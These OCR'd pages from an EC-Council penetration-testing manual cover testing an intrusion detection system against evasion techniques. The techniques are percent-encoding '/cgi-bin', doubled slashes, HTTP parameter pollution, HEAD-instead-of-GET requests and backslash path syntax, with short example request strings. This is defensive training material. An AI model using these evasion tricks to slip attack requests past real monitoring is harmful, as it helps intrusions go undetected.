


Figure: Insertion of the letter "X"

Figure L.80: Schematic diagram of Insertion attack

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Test the IDS using URL Encoding

URL encoding converts unsafe ASCII characters into a format that can be transmitted over the internet. To encode URL, you must replace the special character with their encoding string. The special character is represented by *"%"* percentage following by the two hexa-code digits. URLs do not contain any spaces; the spaces are replaced with *"+"* plus sign or with *"%20."* This is usually referred as percent-encoding or escaped ending.

Though the URL encoding helps to maintain privacy of certain confidential URL addresses, it also makes room for several malicious activities. With the help of URL encoding you can redirect the users to a malicious site by encoding their original URL address into a fake URL that looks as a legitimate one. Since the server decodes the URL from the requests, it might restrict access to some URL paths by authenticating and filtering the URL requests that it received. You need to craft a URL with a sequence of special characters that should be accepted by the server. It is very difficult to escape from this attack because the URL contains other format of encoding such as Unicode encoding, UTF-8, and so on.

The HTTP protocol specifies that arbitrary binary characters can be passed within the URL by using **`%xx`** notation, where "**`xx`**" is the hex value of the character. In theory, the raw IDS would fail, as the signature "**`cgi-bin`**" does not match the string "**`%63%67%69%2d%62%69%6e.`**" Some IDS systems may not be able to filter the malicious URLs and some may restrict the access of even standard URLs. Make sure that your IDS system is able to decode the URL properly and block the unwanted addresses.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Test the IDS using Double Slashes

Double slashes "**//**" are used to break up a string into new ones. Replace every single "**/**" with "**//**." For instance, consider "**/cgi-bin/some.cgi**" replaced with "**//cgi-bin//some.cgi**" which are different from each other. Still, adding extra slashes can fool an outdated IDS that is simply watching specifically for **/cgi-bin/some.cgi**. However, most IDSs (smart and raw) are aware of this trick and all derivatives of it using multiple (3+) slashes and smart ID systems tend to correctly interpret this by logically combining all slashes into one.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Test the IDS using Method Matching

HPP-HTTP Parameter Pollution is the most infuriating vulnerability associated with Hyper Text Transfer Protocol of web servers. This attack targets to compromise various systems by abusing the HTTP parameters such as GET, POST, REQUEST, and so on. The servers should be careful while dealing with these attacks, because they use the duplicate names of parameters that look like the original ones. In order to get rid of these attacks, the most popular web servers such as Apache analyze the requests using the last parameters rather than the first.

The ID system should be able to analyze the http parameters and block the duplicate/malicious requests.

Test your IDS by sending several duplicate parameters and ensure that it is successful in detecting and blocking them.

Get Method:

Many IDSs were failing due to the fact that they were assuming the requests to use the GET method—they were looking for the following style of signatures:

```
GET /cgi-bin/some.cgi
```

GET Request:


Use HEAD instead of GET requests to trick the IDS

```
HEAD /cgi-bin/some.cgi
```

GET Signatures:

ID system will fail if it is looking for GET signatures.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Test for Win Directory Syntax

Microsoft uses "\" to separate the directories as "/" is used by Unix, whereas in HTTP RPC, the syntax calls for "/." Internally, IIS (as well as all other Windows-based web servers) uses "\" in the web requests, as still they work as directory separators ("**/cgi-bin/phf**" is the same as "**\cgi-bin/phf**"). In other words, it can be said that on DOS or windows platforms, you can use certain requests such as "**/cgi-bin\some.cgi**," which do not match with a usual signature such as "**/cgi-bin/some.cgi.**" It is important for the user to know that the first character of the URL should be"/" and not "\."

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

